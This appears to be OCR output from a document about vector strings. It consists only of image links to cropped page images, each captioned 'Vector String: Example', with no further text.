
Vector String: Example




Vector String: Example




Vector String: Example




Vector String: Example




Vector String: Example




Vector String: Example



Vector String: Example



Vector String: Example

